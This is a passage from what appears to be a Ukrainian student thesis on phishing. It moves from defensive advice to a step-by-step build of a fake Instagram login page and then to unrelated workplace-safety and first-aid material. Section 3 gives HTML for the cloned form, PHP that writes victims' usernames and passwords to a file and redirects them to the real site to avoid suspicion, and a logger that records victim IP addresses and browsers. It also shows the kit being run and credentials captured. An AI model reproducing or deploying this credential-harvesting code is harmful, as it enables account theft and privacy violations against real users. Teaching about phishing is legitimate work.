Аудит безпеки: Регулярні аудити безпеки, включаючи перевірку уразливостей та слабких місць, можуть допомогти ідентифікувати потенційні ризики та вжити відповідних заходів для їх усунення.

Створення свідомої культури безпеки: Важливо створювати свідому культуру безпеки серед співробітників та користувачів, проводити навчання, висвітлювати ризики фішингу та інші кіберзагрози та підтримувати постійну увагу до кібербезпеки.

Загальна ідея в протидії фішинговим атакам полягає в комплексному підході, що включає технічні, організаційні та освітні заходи. Комбінація цих заходів допоможе зменшити ризик фішингу та зберегти інформацію від несанкціонованого доступу та зловживання.

Регулярні оновлення та патчі: Важливо підтримувати всі системи, програми та пристрої оновленими з використанням останніх патчів і виправлень

безпеки. Це допомагає усувати вразливості, які можуть бути використані в фішингових атаках.

Багатофакторна аутентифікація: Використання багатофакторної аутентифікації (Multi-Factor Authentication, MFA) підвищує безпеку, вимагаючи введення додаткових факторів, таких як одноразові паролі, біометричні дані або фізичні пристрої, разом зі звичайним паролем.

Системи перехоплення спаму: Використання систем перехоплення спаму може допомогти виявляти та блокувати фішингові електронні листи, які спамери намагаються розсилати масово.

Захист електронної пошти: Використання різних методів захисту електронної пошти, таких як шифрування, цифрові підписи та антивірусні програми, допомагає запобігати витоку чутливої інформації та зловживанню.

Регулярні резервні копії: Регулярні резервні копії всієї важливої інформації є важливим заходом безпеки. Це дозволяє відновити дані у разі втрати або пошкодження в результаті фішингових атак або інших подібних подій.

Моніторинг та аналіз активності: Використання систем моніторингу та аналізу активності дозволяє виявляти підозрілу активність, а також вчасно реагувати на фішингові атаки шляхом блокування доступу та вживання заходів безпеки.

Своєчасна освіта та навчання: Користувачі повинні отримувати своєчасну освіту та навчання щодо фішингових атак, їхніх видів, методів виявлення та запобігання. Свідомість щодо ризиків фішингу та освіченість є ефективним засобом протидії.

Захист мережі: Використання захисту мережі, такого як брандмауери, вимоги до паролів, шифрування даних та інші заходи, може допомогти запобігти фішинговим атакам, які спрямовані на проникнення в мережу та зловживання.

Постійне вдосконалення та моніторинг: Безпекові заходи повинні постійно вдосконалюватися та оновлюватися, оскільки фішингові атаки також еволюціонують. Регулярний моніторинг і оновлення дозволяють підтримувати високий рівень захисту.

Залучення професіоналів з кібербезпеки: Для ефективної протидії фішинговим атакам рекомендується залучати кваліфікованих фахівців з кібербезпеки, які мають досвід у виявленні, запобіганні та розслідуванні таких атак.

Загальною ідеєю в протидії фішингу є пильність, критичне мислення та особиста відповідальність щодо захисту своїх даних та інформації.

РОЗДІЛ 3 СТВОРЕННЯ ФІШИНГОВОГО ПРОГРАМОГО ЗАБЕЗПЕЧЕННЯ

Хочу зазначити, що створення фішингових додатків та фішингового програмного забезпечення є незаконним. В цій дипломній роботі, я хочу показати як це працює тільки в навчальних цілях.

3.1 Створення інтерфейсу

Для початку потрібно визначити за допомогою якого посилання ми зможемо обдурити жертву. Для розляду я вирішив використати Instagram, адже це популярний месенджер для спілкування молоді в якому багато користувачів. Спочатку потрібно дослідити оригінальну сторінку інстаграму і взяти за основу його інтерфейс.



Рисунок 3.1 - Оригінальна сторінка Instagram

Для першої частини створення фейкової логін сторінки, є написання HTML коду. Це відображено в лістингу 3.1

Лістинг 3.1 - HTML код для авторизації сторінки Instagram

```
            <input
              id="username"
              type="name"
              placeholder="Phone number, username, or email"
            />
            <label for="username">Phone number, username, or
email</label>
          </div>
          <div class="field">
            <input id="password" type="password"
placeholder="password" />
            <label for="password">Password</label>
          </div>
            <button class="login-button" title="login">Log
In</button>
```

Цей лістинг є розміткою HTML і містить структуру та елементи для створення форми входу на веб-сторінці. Основні елементи та їх опис наведено нижче:

- `<div class="box">`: Цей елемент представляє контейнер або блок на сторінці.
- `<div class="heading"></div>`: Цей елемент використовується для відображення заголовку або назви.
- `<form class="login-form">`: Цей елемент <form> визначає форму на сторінці і має клас "login-form".
- `<div class="field">`: Цей елемент використовується для групування поля вводу та його мітки.
- `<input id="username" type="name" placeholder="Phone number, username, or email" />`: Цей елемент <input> представляє поле вводу для введення імені користувача. Він має атрибут id зі значенням "username", тип вводу type="name", і текст-підказку "Phone number, username, or email".
- `<label for="username">Phone number, username, or email</label>`: Цей елемент <label> визначає мітку для поля вводу з ідентифікатором "username". Він показує текст "Phone number, username, or email".
- `<input id="password" type="password" placeholder="password" />`: Цей елемент <input> представляє поле вводу для введення пароля. Він має

атрибут id зі значенням "password", тип вводу type="password", і текст-підказку "password".

- `<label for="password">Password</label>`: Цей елемент <label> визначає мітку для поля вводу з ідентифікатором "password". Він показує текст "Password".

- `<button class="login-button" title="login">Log In</button>`: Цей елемент <button> відображає кнопку для відправки форми. Вона має клас "login-button" і заголовок "Log In".

- `<div class="separator">`: Цей елемент використовується для створення роздільника або лінії між елементами.

- `<div class="line"></div>`: Цей елемент представляє лінію або роздільник.

- `<p>OR</p>`: Цей елемент <p> відображає абзац з текстом "OR".

Лістинг 3.2 - Код програми для відновлення паролю

```
                <div class="separator">
                  <div class="line"></div>
                  <p>OR</p>
                  <div class="line"></div>
                </div>
                <a class="forgot-password" href="#">Forgot
password?</a>
              </div>
            </form>
          </div>
          <div class="box">
            <p>Don't have an account? <a class="signup" href="#">Sign
Up</a></p>
          </div>
        </div>
```

У лістингу 3.2 можемо побачити прописані дії за допомогою яких можна відновити пароль. Нижче описані функції які використовувались для цього.

Forgot password?: Цей елемент <a> представляє посилання для відновлення пароля. Він має клас "forgot-password" і посилається на "#", що означає, що посилання не має специфічного URL.

Don't have an account? Sign Up : Цей елемент відображає абзац з текстом "Don't have an account?". В ньому також міститься посилання <a> з класом "signup" для реєстрації нового облікового запису.

В цілому, цей лістинг HTML створює форму входу з полями для введення імені користувача та пароля, кнопкою для відправки форми, роздільником "OR" та посиланнями для відновлення пароля або реєстрації нового облікового запису.

На рисунку 3.2 представлено цей інтерфейс .



Рисунок - 3.2 Інтерфейс стартової сторінки

Тепер нам потрібно стилізувати ваші елементи html за допомогою css. Лістинг програми прикріплено в додатку А.

Для того щоб написаний нами інтерфейс потрібно додати картинки як в оригіналі. Також потрібно прописати переходи на App Store, Play Market та Microsoft Store. На рисунку 3.3 вже зображено інтерфейс який повністю готовий для використання



Рисунок - 3.3 Готовий Інтерфейс фейкової сторінки

З цього можемо побачити, що зробити фальшиву сторінку будь якої соціальної мережі не так і важко. Тому ретельніше переглядайте посилання, по яких Ви переходите.

3.2 Створення перехідного коду

Загалом, цей код здається спрямованим на збір облікових даних користувачів, які вводять свої імена користувачів та паролі на сторінці, яка використовує цей скрипт. Після цього, вони перенаправляються на сторінку Instagram. Однак, важливо відзначити, що збір та зберігання облікових даних користувачів без їх попередньої згоди є незаконним та порушує приватність користувачів. Це ми можемо побачити у лістингу 3.3

Лістинг 3.3 Створення перехідного коду

```
<?php

file_put_contents("usernames.txt", "Account: " .
$_POST['username'] . " Pass: " . $_POST['password'] . "\n",
FILE_APPEND);
header('Location: https://instagram.com');
exit();
```

Цей код написаний на мові програмування PHP і має такі основні елементи:

file_put_contents("usernames.txt", "Account: " . $_POST['username'] . " Pass: " . $_POST['password'] . "\n", FILE_APPEND);:

Цей рядок коду відповідає за запис інформації про користувачів в файл з назвою "usernames.txt". Функція file_put_contents() використовується для запису даних у файл. В даному випадку, вона додає рядок тексту, який містить інформацію про обліковий запис користувача, який відправив дані через POST-запит на цей скрипт. Змінні $_POST['username'] і $_POST['password'] містять значення, передані з форми, яка використовує цей скрипт.

header('Location: https://instagram.com');: Цей рядок коду встановлює HTTP-заголовок "Location", який перенаправляє користувача на вказану URL-адресу, в даному випадку, на "https://instagram.com". Це означає, що після виконання коду, користувач буде автоматично перенаправлений на сторінку Instagram.

exit();:

Ця функція використовується для припинення виконання скрипта. В даному випадку, після перенаправлення користувача на Instagram, виконання скрипта завершується і більше ніякі дії не виконуються.

Лістинг 3.4 є фрагментом коду на мові програмування PHP і має таку структуру:

Лістинг 3.4 Код PHP

```
<?php
include 'ip.php';
header('Location: login.html');
exit
?>
```

<?php: Цей тег позначає початок PHP-коду і вказує на початок виконання PHP-скрипта.

include 'ip.php';: Цей рядок коду включає виконання іншого файлу з назвою "ip.php". Функція include використовується для включення вмісту іншого файлу в поточний файл.

header('Location: login.html');: Цей рядок коду встановлює HTTP-заголовок "Location", який перенаправляє користувача на вказану URL-адресу, в даному випадку, на "login.html". Це означає, що після виконання коду, користувач буде автоматично перенаправлений на сторінку "login.html".

exit;:

Ця функція використовується для припинення виконання скрипта. В даному випадку, після перенаправлення користувача на "login.html", виконання скрипта завершується і більше ніякі дії не виконуються.

У загальному, цей код виконує дві дії:

- Включає виконання іншого файлу "ip.php". Ймовірно, цей файл містить код для отримання інформації про IP-адресу користувача або якусь іншу логіку, яка виконується перед перенаправленням на "login.html".
- Встановлює HTTP-заголовок "Location" і перенаправляє користувача на сторінку "login.html". Це може бути частиною процесу автентифікації або переадресації після виконання деяких передвстановлених операцій.

Важливо відзначити, що без додаткової інформації про зміст файлу "ip.php" та контекст застосування цього коду, не можна точно сказати, яку саме функцію він виконує або яку мету він слідує.

Лістинг 3.5 Код інтерфейсу PHP

```
<?php
if (!empty($_SERVER['HTTP_CLIENT_IP']))   //check ip from share
                                                internet
                                                {
                                    $ipaddress = $_SERVER['HTTP_CLIENT_IP']."\r\n";
                                                }
elseif (!empty($_SERVER['HTTP_X_FORWARDED_FOR']))   //to check if
                                                ip is pass from proxy
                                                {
                                $ipaddress = $_SERVER['HTTP_X_FORWARDED_FOR']."\r\n";
                                                }
                                                else
                                                {
                                    $ipaddress = $_SERVER['REMOTE_ADDR']."\r\n";
                                                }
                                            $useragent = " User-Agent: ";
                                        $browser = $_SERVER['HTTP_USER_AGENT'];
```

Цей лістинг коду на мові PHP виконує кілька дій. Нижче наведено пояснення кожного кроку.

Починаючи з першого рядка (if (!empty($_SERVER['HTTP_CLIENT_IP']))), код перевіряє, чи існує значення для змінної $_SERVER['HTTP_CLIENT_IP']. Якщо так, то це означає, що користувач відкрив сторінку через спільний доступ до Інтернету, і його IP-адреса зберігається у змінну $ipaddress.

Якщо перша умова не виконується, то код перевіряє, чи існує значення для змінної $_SERVER['HTTP_X_FORWARDED_FOR']. Якщо так, то це означає, що користувач відкрив сторінку через проксі-сервер, і його IP-адреса зберігається у змінну $ipaddress.

Якщо обидві перевірки не виконуються, то код припускає, що користувач відкрив сторінку безпосередньо, і його IP-адреса зберігається у змінну $ipaddress.

Змінна $useragent містить рядок "User-Agent: ".

Змінна $browser містить значення змінної $_SERVER['HTTP_USER_AGENT'], яке представляє собою рядок, що ідентифікує веб-браузер користувача.

Змінна $file містить шлях до файлу, в який буде записана IP-адреса.

Змінна $victim містить рядок "Victim Public IP: ".

Функція fopen() відкриває файл зі шляхом, збереженим у змінній $file, у режимі додавання ('a').

Функція fwrite() записує рядки у файл, включаючи "Victim Public IP: ", IP-адресу ($ipaddress), " User-Agent: " та інформацію про веб-браузер ($browser).

Функція fclose() закриває файл, що був відкритий за допомогою fopen().

Починаючи з рядка <!DOCTYPE html>, код представляє собою структуру HTML-сторінки, в якій вказується заголовок "Instagram" та деякі метатеги.

У цьому коді IP-адреса користувача та інформація про його веб-браузер записуються у файл ip.txt. Код також генерує сторінку HTML.

3.3 Запуск фішингового програмного забезпечення

Впринципі, наше програмне забезпечення готове до використання. Для початку нам потрібно запустити наш локальний хостинг. Це ми можемо побачити на рисунку 3.4



Рисунок - 3.4 Запуск локального хостингу

Наступним короком э запуск самого фышингового ПЗ, що зоображено на рисунку 3.5



Рисунок - 3.5 Запуск фішингового ПЗ

Наступним кроком є перехід на сторінку нашого локального хоста, якого ми запустили раніше. На рисунку 3.6 зображений вже перехід на сторінку шкідливого сайту



Рисунок - 3.6 Перехід на фальшиву сторінку

В полях жертва повинна вписати свій логін та пароль, для проходження авторизації. Після підтвердження, нам приходять данні цієї особи, а її перенаправляє на офіційну сторінку інстаграму, для того щоб зняти будь які підозри, і жертва подумала що це просто збій. Це зображено на рисунку 3.7.



Рисунок - 3.7 Перехід після введення даних

Нічого не запідозривши, жертва просто заходить на свою сторінку в інстаграм. Проте зловмисник вже має її облікові данні. На рисунку 3.8 можемо побачити її IP – адресу, браузер з якого був здійснений вхід і облікові данні жертви.

Рисунок - 3.8 Облікові дані жертви

Також всі данні про перехід на шкідливу сторінку зберігаються в текстовому файлі.



Рисунок - 3.9 Збережені дані жертв

У процесі розробки фішингового ПЗ було розроблено інтерфейс, що схожий на популярний веб-сайт або сервіс, щоб заманити користувачів до введення своїх особистих даних.

4 БЕЗПЕКА ЖИТТЄДІЯЛЬНОСТІ, ОСНОВИ ОХОРОНИ ПРАЦІ

4.1 Загальні вимоги безпеки з охорони праці для користувачів ПК

Техніка безпеки є важливою складовою охорони праці, яка розглядає як технічні так й організаційні методи гарантування безпеки праці. Основною метою заходів з техніки безпеки є профілактика травматизму, тобто запобігання нещасним випадкам на виробництві.

Робота з комп'ютером характеризується значною розумовою напругою і нервово-емоційним навантаженням операторів, високою напруженістю зорової роботи і достатньо великим навантаженням на м'язи рук при роботі з клавіатурою .

У процесі роботи з комп'ютером необхідно дотримувати правильний режим праці та відпочинку. В іншому випадку у персоналу наголошуються значна напруга зорового апарату з появою скарг на незадоволеність роботою, головні болі, дратівливість, порушення сну, втому і хворобливі відчуття в очах, в поясниці, в області шиї і руках.

Необхідно дотримуватись певних вимог, а саме:

- система гігієнічних вимог – бо тривала робота з комп'ютером призводить до розладів стану здоров'я. Робота за комп'ютером з грубими порушенням гігієнічних норм і правил, призводить до підвищеного стомлення. Шкідливий вплив комп'ютерної системи на організм людини є комплексним. Обладнання робочого місця впливає на органи опорно-рухової системи;

- вимоги до робочого місця, оскільки, шкідливими можуть бути всі частини комп’ютера (не тільки монітор). Процесор генерує промені, що поширюються у просторі у вигляді електромагнітних хвиль, часто несучи дезінформацію електромагнітного поля людини. Через нагрівання материнської плати і корпусу відбувається де іонізація повітря та виділення в навколишнього - середовища шкідливих речовин. Саме тому необхідно провітрювати середовище, де

встановлене комп’ютерне обладнання. Робочі місця слід розташовувати так, щоб уникнути попадання в очі прямого природного або штучного світла. Джерела освітлення рекомендується розташовувати з обох боків екрану паралельно напрямку погляду. Робочі місця мають бути розташовані між собою на відстані не менше 1,5 м, на відстані не менше 1,5 м від стіни з вікнами, від інших стін на відстані 1м. Відносно вікон робоче місце доцільно розташовувати таким чином, щоб природне світло падало на нього збоку (переважно зліва);

- вимоги до розташування монітору, бо він виділяє небезпечні випромінювання і концентрація їх дії залежить від того, як монітор розташований до користувача.

Передня сторона монітора має захисне покриття, а от задня стінка і бічні поверхні не захищені.

Монітор встановлюється прямо перед користувачем і не вимагає повороту голови або корпусу тіла (на рисунку 3.1 зображено розташування монітора відносно користувача), а також робочий стіл і посадочне місце має висоту, щоб рівень очей користувача знаходився трохи вище центру монітора.

Рисунок 3.1 – Розташування монітора відносно користувача

Клавіатура розташовується на такій висоті, щоб пальці рук розташовувалися на ній вільно, без напруги, а кут між плечем і передпліччям становив 100° - 110°. Для роботи рекомендується використовувати спеціальні комп'ютерні столи, що мають висувні полички для клавіатури.

Дотримання техніки безпеки при розробці веб-сайту є важливим аспектом, оскільки правильне положення за робочим столом, освітлення та дотримання правильного режиму та відпочинку є головним фактором, що впливає на стан здоров’я розробника [15].

4.2 Критичні стани людини

Критичні стани:

Розробка фішингового програмного забезпечення – це досить стресова і виснажлива робота. При постійній напрузі та в схвильованому стані, можуть виникати критичні стани і надання першої домедичної допомоги може бути життєво необхідним навиком при виникненні такого стану.

1) непритомність (зімління) - найбільш поширений і легкий прояв гострої судинної недостатності внаслідок раптового короткочасного малокрів`я головного мозку.

Виникає при крововтратах, травмах, при хвилюванні, духоті, голодуванні, перевтомленні, захворюванні серцево-судинної системи.

Перша допомога:

- горизонтальне положення, доступ свіжого повітря;

- звільнення від тісного одягу (комір, ремінь - послабити), підняти ноги вище тулуба;

- скропити холодною водою, дати понюхати ватку, змочену нашатирним спиртом;

- напоїти гарячим чаєм, кавою, розтерти руки, ноги, дати грілку.

2) шок – це комплекс грізних симптомів, які супроводжуються різким порушенням нервової регуляції життєво важливих функцій органів і систем. При шоку передусім страждає ЦНС.

Перша допомога:

- усунути джерело патологічної дії на потерпілого;

- покласти, упевнитись у прохідності дихальних шляхів;

- зупинити кровотечу, ввести знеболювальне, іммобілізувати травмовані - кінцівки.

3) стенокардія - гостра ішемія міокарду, зумовлена погіршенням його кровопостачання з наступним швидким відновленням кровообігу в зоні ішемії.

Перша допомога:

- заспокоїти, забезпечити доступ свіжого повітря, сидяче положення;

- валідол або нітрогліцерин під язик, серцеві краплі;

- на груди, ділянку серця - гірчичники, для рук і ніг — гарячу ванну.

4) гіпертонічний криз. У здорової людини в нормі артеріальний тиск = 120/80 мм.рт.ст. Максимально допустимий рівень АТ=140/90. Підвищення АТ понад максимальну норму називається гіпертонічною хворобою. Загострення гіпертонічної хвороби спричиняється тривалим хвилюванням, нервовим пере навантаженням і призводить до піднесення АТ до 170/95 - 200/120, що називається гіпертонічним кризом.

Перша допомога:

- хворого покласти і створити повний фізичний і психічний спокій;

- Забезпечити доступ свіжого повітря, масаж шиї і потиличної ділянки;

- гірчичники на шию. потилицю і литкові м'язи;

- холодний компрес до голови;

- транспортування напівсидячи.

Клінічні прояви. Преагональний стан — етап вмирання, в ході якого поступово, у порядку спадання порушуються функції кірково-підкіркових і

верхньостовбурових відділів головного мозку; спочатку розвиваються тахікардія й тахіпное, потім брадикардія та брадипное.

АТ прогресивно знижується нижче критичного рівня (80–60 мм рт. ст.). Спочатку може відзначатися загальне рухове збудження, що має рефлекторну природу; воно розвивається до появи ознак енергетичного дефіциту мозку й відображає дію захисних механізмів. Його біологічне значення полягає у спробі вивести організм із загрозливої ситуації. Після фази збудження розвиваються порушення свідомості та гіпоксична кома. Потім розвивається термінальна пауза — стан, який триває 1– 4 хв: дихання припиняється, розвивається брадикардія, іноді асистолія, зникають реакції зіниць на світло, корнеальний та інші стовбурні рефлекси, зіниці розширюються. При вмиранні в стані глибокого наркозу термінальна пауза відсутня. Після закінчення термінальної паузи розвивається агонія — етап вмирання, що характеризується активністю бульбарних відділів мозку. Однією з клінічних ознак агонії є термінальне (агональне) дихання з характерними нечастими короткими, глибокими судомними дихальними рухами, іноді за участю кістякових м’язів. Дихальні рухи можуть бути і слабкими, низької амплітуди. В обох випадках ефективність зовнішнього дихання знижена. Агонія, що завершується останнім вдихом або останнім скороченням серця, переходить у клінічну смерть. При раптовій зупинці серця агональні вдихи можуть тривати кілька хвилин на фоні відсутнього кровообігу. Клінічна смерть — оборотний етап умирання. На цьому етапі при зовнішніх ознаках смерті організму 